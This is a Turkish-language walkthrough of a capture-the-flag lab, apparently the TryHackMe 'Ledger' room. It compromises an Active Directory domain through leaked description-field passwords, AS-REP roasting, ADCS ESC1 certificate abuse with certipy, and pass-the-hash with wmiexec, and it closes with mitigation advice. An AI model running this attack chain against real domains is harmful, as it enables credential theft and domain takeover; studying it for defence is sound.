THM - Ledger
Enumeration
Nmap
Nmap taraması ile sistemi keşfetmeye başlayalım.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 126 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 126 Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  syn-ack ttl 126 Microsoft Windows Kerberos
135/tcp   open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 126 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 126 Microsoft Windows Active Directory LDAP
443/tcp   open  ssl/https?    syn-ack ttl 126
445/tcp   open  microsoft-ds? syn-ack ttl 126
464/tcp   open  kpasswd5?     syn-ack ttl 126
593/tcp   open  ncacn_http    syn-ack ttl 126 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldapssl?  syn-ack ttl 126
3268/tcp  open  ldap          syn-ack ttl 126 Microsoft Windows Active Directory LDAP
3269/tcp  open  ssl/ldap      syn-ack ttl 126 Microsoft Windows Active Directory LDAP
3389/tcp  open  ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services
9389/tcp  open  mc-nmf        syn-ack ttl 126 .NET Message Framing
Bulguların Analizi
Tarama sonucunda açık olan portları incelediğimizde, Domain Services (DNS, Kerberos, LDAP, RPC, SMB) çok açık görünüyor.
Tespit edilen bilgiler:
- Domain:
thm.local - Hostname:
LABYRINTH/labyrinth.thm.local - OS: Windows 10 / Server 2019 Build 17763
- SMB Signing: Enabled and Required
Bu verileri /etc/hosts dosyasına kaydettik ve sırasıyla servisleri incelemeye başladık.
HTTPS Sertifikası
HTTPS sertifikasını incelediğimizde, CA’nın “thm-LABYRINTH-CA” olduğunu ve bu sistemin sertifika template’lerini yönettiğini gördük. ADCS (Active Directory Certificate Services) için bunu bir ipucu olarak not aldık ve ilerleyen adımlarda exploit etmeyi planladık.
SMB Enumeration
Guest Erişimi
Guest kimlik bilgisiyle SMB share’lerini inceledik:
1
nxc smb 10.113.165.5 -u 'guest' -p '' --shares
Önemli share’ler yoktu, ancak null auth enabled olduğunu gördük.
RID Brute Force
Kullanıcıları enumere etmek için RID brute force yaptık:
1
nxc smb 10.113.165.5 -u 'guest' -p '' --rid-brute | tee users.txt
Yaklaşık 489 adet domain user’ı topladık.
1
cat users.txt | cut -d '\' -f 2 | awk '{print $1}' > usernames.txt
LDAP Enumeration
Anonymous LDAP Sorgusu
Anonim olarak LDAP üzerinden user’ları sorguladık:
1
ldapsearch -x -H ldap://10.114.174.211 -b "DC=thm,DC=local" "(objectClass=user)" description
Kritik Bulgu: Hardcoded Passwords
Description alanında parola ipuçları bulduk:
1
description: Please change it: CHANGEME2023!
İki kullanıcının description’ında bu parola bilgisi vardı:
1
2
nxc smb 10.113.157.8 -u 'IVY_WILLIS' -p 'CHANGEME2023!'
nxc smb 10.113.157.8 -u 'SUSANNA_MCKNIGHT' -p 'CHANGEME2023!'
Her iki parola da geçerli olduğunu doğruladık.
Foothold
BloodHound Data Collection
SUSANNA_MCKNIGHT kimlik bilgileriyle BloodHound verilerini topladık:
1
2
bloodhound-python -d thm.local -u SUSANNA_MCKNIGHT -p 'CHANGEME2023!' \
  -ns 10.113.162.161 -c All

Bulgular:
- SUSANNA_MCKNIGHT: RMU ve RDU gruplarına üye (RDP erişimi var)
- IVY_WILLIS: Bu gruplara üye değil (RDP erişimi yok)
RDP Erişimi

SUSANNA_MCKNIGHT hesabıyla RDP üzerinden sisteme bağlandık.
AS-REP Roasting
Kimlik bilgisi olmadan hash almak için AS-REP Roasting yaptık:
1
impacket-GetNPUsers thm.local/ -usersfile usernames.txt -dc-ip 10.113.165.5 -no-pass
Elde edilen hash’ler:
5 adet kullanıcının pre-auth özelliği kapalı olduğu için hash’lerini aldık:
- SHELLEY_BEARD
- ISIAH_WALKER
- QUEEN_GARNER
- PHYLLIS_MCCOY
- MAXINE_FREEMAN
1
2
3
4
5
$krb5asrep$23$SHELLEY_BEARD@THM.LOCAL:c9da095439789e416a9c33e50f18a090$...
$krb5asrep$23$ISIAH_WALKER@THM.LOCAL:8442f70f598889dce5034cbb7bafbe98$...
$krb5asrep$23$QUEEN_GARNER@THM.LOCAL:9aa18487a2822614898679f70af13e39$...
$krb5asrep$23$PHYLLIS_MCCOY@THM.LOCAL:b4ec4f3ae75d7eb168cf89d344ccd2a8$...
$krb5asrep$23$MAXINE_FREEMAN@THM.LOCAL:1495f67fdc4610d7370a6c998e3d2ab6$...
Not: Hashcat ile kırmayı denedik ancak rockyou.txt’te parolalar yoktu.
Privilege Escalation: ESC1 Exploitation
ADCS Vulnerability Tespiti
Active Directory Certificate Services (ADCS), dijital sertifikaları yayınlamak, yönetmek ve doğrulamak için bir Public Key Infrastructure (PKI) sağlayan bir Windows Server rolüdür. AD CS, Certificate Authority (CA) olarak görev yaparak dijital sertifikaların kimlik doğrulama, şifreleme ve dijital imzalar gibi çeşitli amaçlarla güvenli dağıtımını ve kullanımını sağlar. Yanlış yapılandırılması ciddi güvenlik sorunlarına yol açabilir.
ADCS’i numaralandırmak ve kötüye kullanmak için Certipy aracını kullanacağız.
Certipy ile ADCS Enumeration
1
2
certipy-ad find -u SUSANNA_MCKNIGHT -p 'CHANGEME2023!' \
  -dc-ip 10.114.138.30 -vulnerable -text
Sonuç:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
Certificate Authorities
  0
    CA Name                             : thm-LABYRINTH-CA
    DNS Name                            : labyrinth.thm.local
    Certificate Subject                 : CN=thm-LABYRINTH-CA, DC=thm, DC=local
    Permissions
      Owner                             : THM.LOCAL\Administrators
      Access Rights
        Enroll                          : THM.LOCAL\Authenticated Users

Certificate Templates
  0
    Template Name                       : ServerAuth
    Enabled                             : True
    Client Authentication               : True
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and
                                          template allows client authentication.
ESC1 Zafiyeti
ServerAuth template’i vulnerable çünkü:
- Enrollee (user) subject’i kendisi belirliyebiliyor
- Client Authentication üzerine kurulu
- Yalnızca Authenticated Users’a açık
Bu açığı kullanarak, administrator olarak sertifika talep edebiliriz.
ESC1 Exploitation: Administrator Sertifikası
Adım 1: Administrator Sertifikası Talep Et
1
2
3
certipy-ad req -u SUSANNA_MCKNIGHT -p 'CHANGEME2023!' \
  -dc-ip 10.114.138.30 -ca thm-LABYRINTH-CA \
  -template ServerAuth -upn administrator@thm.local
Sonuç:
1
2
3
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@thm.local'
[*] Saving certificate and private key to 'administrator.pfx'
Adım 2: Sertifikayla Kerberos Credential Al
Oluşturulan sertifika ile administrator hesabı için Kerberos TGT ve NT hash elde ettik:
1
certipy-ad auth -dc-ip 10.114.138.30 -pfx administrator.pfx
Sonuç:
1
2
3
4
5
6
7
8
9
[*] Certificate identities:
[*]     SAN UPN: 'administrator@thm.local'
[*] Using principal: 'administrator@thm.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@thm.local':
    aad3b435b51404eeaad3b435b51404ee:07d677a6cf40925beb80ad6428752322
Adım 3: Pass the Hash ile RCE
Elde edilen NT hash’i kullanarak administrator olarak WMIExec shell açtık:
1
2
impacket-wmiexec thm.local/Administrator@labyrinth.thm.local \
  -hashes ':07d677a6cf40925beb80ad6428752322' -k -no-pass
Sonuç:
1
2
3
4
5
6
7
8
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute

C:\> whoami
thm\administrator

C:\> type C:\Users\Administrator\Desktop\root.txt
THM{THE_BYPASS_IS_CERTIFIED!}
Saldırı Zinciri: Özet
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
┌──────────────────────────────────────────┐
│ 1. Nmap & Service Enumeration            │
│     → Domain: thm.local identified       │
└──────────────────────────────────────────┘
                    ↓
┌──────────────────────────────────────────┐
│ 2. LDAP Enumeration                      │
│     → Hardcoded password: CHANGEME2023!  │
└──────────────────────────────────────────┘
                    ↓
┌──────────────────────────────────────────┐
│ 3. Initial Access                        │
│     → SUSANNA_MCKNIGHT credentials ✓     │
└──────────────────────────────────────────┘
                    ↓
┌──────────────────────────────────────────┐
│ 4. ADCS Discovery                        │
│     → ESC1 vulnerability detected        │
└──────────────────────────────────────────┘
                    ↓
┌──────────────────────────────────────────┐
│ 5. ESC1 Exploitation                     │
│    → Administrator sertifikası oluştur   │
└──────────────────────────────────────────┘
                    ↓
┌──────────────────────────────────────────┐
│ 6. Credential Extraction                 │
│    → NT hash ve Kerberos TGT elde        │
└──────────────────────────────────────────┘
                    ↓
┌──────────────────────────────────────────┐
│ 7. Pass the Hash RCE                     │
│     → SYSTEM shell + root.txt ✓          │
└──────────────────────────────────────────┘
Öğrenilen Dersler: Mitigasyon
✗ Hata 1: Hardcoded Passwords
Problem: Description alanında plaintext parola.
Mitigasyon:
- User object’ler için description alanını sensitive data için asla kullanma
- Tüm custom attributes’ları audit et
- LDAP query’lerinde sensitive fields’ları filter et
✗ Hata 2: ESC1 - Enrollee Supplies Subject
Problem: ServerAuth template’i subject’i user’ın belirlemesine izin veriyor.
Mitigasyon:
1
2
3
# Certificate Template'de "Enrollee Supplies Subject" disable et
# Bunun yerine "CA Constructs Subject" enable et
# Manager Approval gerekli kıl
✗ Hata 3: ADCS Permissions
Problem: Authenticated Users’a sertifika enrollment yetkisi.
Mitigasyon:
1
2
3
# Enrollment permissions'ı restrict et
# Sadece trusted groups'a enrollment yetkisi ver
# Service Accounts ve privileged users'ı ESC protection altına al
✗ Hata 4: Pre-Auth Disabled Users
Problem: 5 adet user’ın pre-auth özelliği kapalı.
Mitigasyon:
1
Get-ADUser -Filter * | Set-ADAccountControl -PreAuthRequired $true
Kullanılan Araçlar
| Araç | Açıklama |
|---|---|
| nmap | Port scanning ve service enumeration |
| netexec (nxc) | SMB enumeration ve null session testing |
| ldapsearch | LDAP sorguları ve user enumeration |
| impacket-GetNPUsers | AS-REP Roasting |
| bloodhound-python | AD data collection ve visualization |
| certipy-ad | ADCS enumeration ve exploitation |
| impacket-wmiexec | Remote code execution |